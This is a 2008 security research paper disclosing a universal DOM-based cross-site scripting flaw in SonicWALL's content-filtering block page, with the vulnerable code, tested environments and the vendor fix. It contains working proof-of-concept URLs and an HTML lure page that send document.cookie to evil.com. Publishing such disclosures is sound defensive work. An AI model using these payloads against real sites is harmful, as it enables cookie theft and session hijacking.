GNUCITIZEN

PURPLE PAPER:

Universal Website Hijacking by Exploiting Firewall Content Filtering Features

By Adrian 'pagvac' Pastor | GNUCITIZEN | www.gnucitizen.org
September 2008

Document last modified on 5th Nov 2008

INTRODUCTION

In the world of web security, cross-domain vulnerabilities allow attackers to bypass the *same origin policy* of the victim's web browser. This security feature is quite dated and has been supported by popular web browsers since the days of Netscape Navigator 2.0 [1].

The idea behind the same origin policy, is to prevent client-side scripting code such as JavaScript, to read data loaded by other sites different to the one which loaded the scripting code in question. Without the same origin policy, any website you visit could trick your browser to send data loaded within other sites to the attacker's servers. For instance, if an attacker had knowledge of a 0day cross-domain vulnerability affecting your browser, he would be able to steal all your emails from your favorite free webmail provider website (i.e.: Gmail, Live mail, Yahoo mail). Not only do web cross-domain vulnerabilities allow attackers to scrape data of any website visited by the victim, but also allow access to document properties (DOM) of any site such as cookies which can lead to session hijacking.

Note: in this context, "0day vulnerability" refers to a vulnerability for which there is no patch available at the time it is has been exploited.

Traditionally, web cross-domain vulnerabilities affect:

- **The server-side endpoint**: would most likely involve a vulnerability such as XSS or HTML injection on the target web/application server [2] or web aplication (i.e.: vulnerable server-side script)
- **The client-side endpoint**: a vulnerability affecting a client-side component present on the victim's user component such as the web browser itself [3] or a web browser plugin [4]

However, could an attacker hijack any website without exploiting a cross-domain vulnerability on the server-side or client-side endpoints? The answer is yes!

The technique discussed in this paper demonstrates how *any website can be hijacked without relying on a cross-domain vulnerability present on the targeted site or client-side software present on the victim's computer*. Instead, the attacker exploits a vulnerability on the firewall/proxy appliance in charge of "protecting" the victim user. Furthermore, the cross-domain vulnerability discussed in this paper is of *universal* nature, which means that *any website can be hijacked* as long as the victim user's connection is "protected" by a firewall appliance of the affected vendor in question.

HOW THE ATTACK WORKS

Most corporate firewall appliances these days come with built-in web content filtering features. Web content filtering is designed to help increase productivity among employees and protect organizations from sites hosting malicious or non-appropriate content. Such content filtering features usually work by following a black-listing approach. For instance, HTTP requests can be blocked on a *per-URL* or *keywords* basis.

For example, a website offering adult content would be blocked by the firewall's filtering service, provided that such URL was included in the database of sites under the "pornographic" category. Regarding keywords, URLs containing strings such as swear words would normally also be blocked by the content filtering service.

When the content filtering service detects an HTTP request that matches a blacklist rule, it would then return a captive portal page with a standard error such as the following:

"This site you tried to visit, violates the current web content filtering policy."

If such captive portal page included content that could be controlled by the attacker without being filtered first, users would be vulnerable to universal website hijacking. By simply tricking the victim to visit a URL which includes the target domain, and a *trigger payload* that causes the content filtering captive page to be returned, the attacker is able to hijack any website. From the point of view of the browser, the content is coming from the requested site, even though in reality it is generated by the content-filtering appliance in question. The problem is that *the attacker has managed to insert non-legitimate content/ code on behalf of any site*.

The following section details a real example of such attack against a firewall appliance from a popular vendor.

A REAL EXAMPLE AGAINST SONICWALL FIREWALLS

TITLE: Universal XSS against SonicWALL users

DESCRIPTION:

SonicWALL appliances come with content-filtering capabilities for the purpose of increasing corporate productivity. This feature is marketed as "Content Filtering Service (CFS)" [5].

SonicWall's CFS offers several features, one of them being the blocking of URLs based on keywords. For instance, the following keywords would normally be blocked by the content filtering service as they would be considered part of the "Adult" or "Pornography" category:

fuck, shit, etc ...

When the content filter detects an HTTP request that matches a blocking rule, it returns a standard error page with the following HTML title:

"SonicWALL - Web Site Blocked"

and the following banner in the HTML body:

"This site is blocked by the SonicWALL Content Filter Service."

The problem is that such page is vulnerable to a *universal DOM-based XSS* vulnerability. It is of *universal* nature because the attacker can cause script execution within the security context of *any domain*. HTML injection within any domain is also possible. Thus, attackers can steal cookies from any domains (i.e.: google.com, live.com), steal the contents of any pages, or inject spoof content (i.e.: fake login page) into any sites.

The exploit relies on the content filtering service page printing the 'document.URL' object . Thus, the malicious payload needs to be injected within a specially-crafted URL. As in any other DOM-based XSS vulnerability, the attacker-supplied payload is NOT returned by the server, unlike reflected or even persistent XSS.

```
[snip]

<title>SonicWALL - Web Site Blocked</title>

[snip]

<script>
<!--
var blockedURL = new String(document.URL);
if (blockedURL.length < 100) document.write('<b>URL:</b> ' + blockedURL);
else document.write('<b>URL:</b> ' + blockedURL.substring(0,100) + '...');
```

```
//-->
</script>

[snip]
```

The value of 'document.URL', which can be controlled by the attacker, is printed without being filtered first


PROOF OF CONCEPT (PoC):


Simple enough, the exploit URL only needs to include the target domain that the attacker wishes to hijack and a common swear word that triggers the SonicWALL's CFS exception. Any of the following variations are valid:

```
http://google.com/fuck<script>alert(document.cookie)</script>
http://google.com/fuck?<script>alert(document.cookie)</script>
http://google.com/fuck/<script>alert(document.cookie)</script>
http://google.com/fuck=<script>alert(document.cookie)</script>
http://google.com/?fuck<script>alert(document.cookie)</script>
http://google.com/
?fuck<script>alert("running+code+within+the+context+of+"+document.domain)</script>
```

All the previous PoCs work on IE6 and Konqueror 3.5.9. In order to make the attack work on IE7 as well, we just need to include the payload after the hash '#' symbol:

```
http://google.com/fuck#<script>alert(document.cookie)</script>
http://live.com/fuck#<script>alert(document.cookie)</script>
```






JavaScript can be injected within the context of any site

Cookie-theft PoC:


```
http://google.com/fuck<script>location="http://evil.com/"+document.cookie</script>
http://google.com/fuck#<script>location="http://evil.com/"+document.cookie</script>
```

Payload embedded within a malicious web page:

```
    <html><head><title>SonicWall Universal XSS PoC</title></head>
    <body>
    <h2>SonicWall Universal XSS PoC</h2>
    <a href="http://google.com/fuck#<script>location='http://evil.com/
'+document.cookie</script>">Click me!</a>
    </body></html>
```



Cookie theft against google.com on IE7



TESTED ENVIRONMENT:

Model: SonicWALL PRO 2040 Enhanced
Firmware: SonicOS Enhanced 4.0.0.2-51e

It is suspected that other SonicWALL models are also vulnerable to this issue.

Client-side environment:

OS and web browser combination #1:

- Windows XP Professional (Build 2600.xpsp_sp2_gdr.070227-2254: Service Pack 2)
- Internet Explorer 7.0.5730.11
- Internet Explorer 6.0.2900.2180.xpsp_sp2_gdr.070227-2254

OS and web browser combination #2:

- Mandriva Linux release 2008.1 (Official) for i586. Kernel 2.6.24.4-laptop-1mnb on a Dual-processor i686
- Konqueror 3.5.9

Note: some web browsers that URL-encode strings in the address bar such as Mozilla Firefox do *not* seem to be affected by this vulnerability. IE6 *is* vulnerable, and although IE7 performs URL-encoding, it *is* still vulnerable as such restriction can be bypassed by including the payload after the hash '#' symbol. See PROOF OF CONCEPT section for more information.

SOLUTION

Updating to SonicOS Enhanced 4.0.1.1 should resolve this issue but the fix has *not* been verified by the author of this paper.

This vulnerability was reported via ZDI (Zero Day Initiative) and has been tracked by SonicWALL as issue #70676:
http://www.zerodayinitiative.com/advisories/ZDI-08-070/
http://www.sonicwall.com/downloads/SonicOS_Enhanced_4.0.1.1_Release_Notes.pdf

CREDITS:

Adrian 'pagvac' Pastor | GNUCITIZEN | www.gnucitizen.org

ABOUT GNUCITIZEN

GNUCITIZEN is an Information Security Think Tank which exists to advance public understanding of offensive and defensive information security, and to educate and share information with its members and the public.

REFERENCES

[1] "Same origin policy"
http://en.wikipedia.org/wiki/Same_origin_policy

[2] "IIS allows universal CrossSiteScripting" - Example of cross-domain vulnerability on web server
http://www.cgisecurity.com/archive/webservers/iis_xss_4_5_and_5.1.txt

[3] "Yet another IE aperture" - Example of cross-domain vulnerability on web browser
http://www.guninski.com/where_do_you_want_billg_to_go_today_1.html

[4] "Adobe Acrobat Reader Plugin - Multiple Vulnerabilities" - Example of cross-domain vulnerability on web browser plugin
http://www.wisec.it/vulns.php?page=9

[5] "SonicWALL Content Filtering Service Demo"
http://www.sonicwall.com/us/products/resources/2599.htm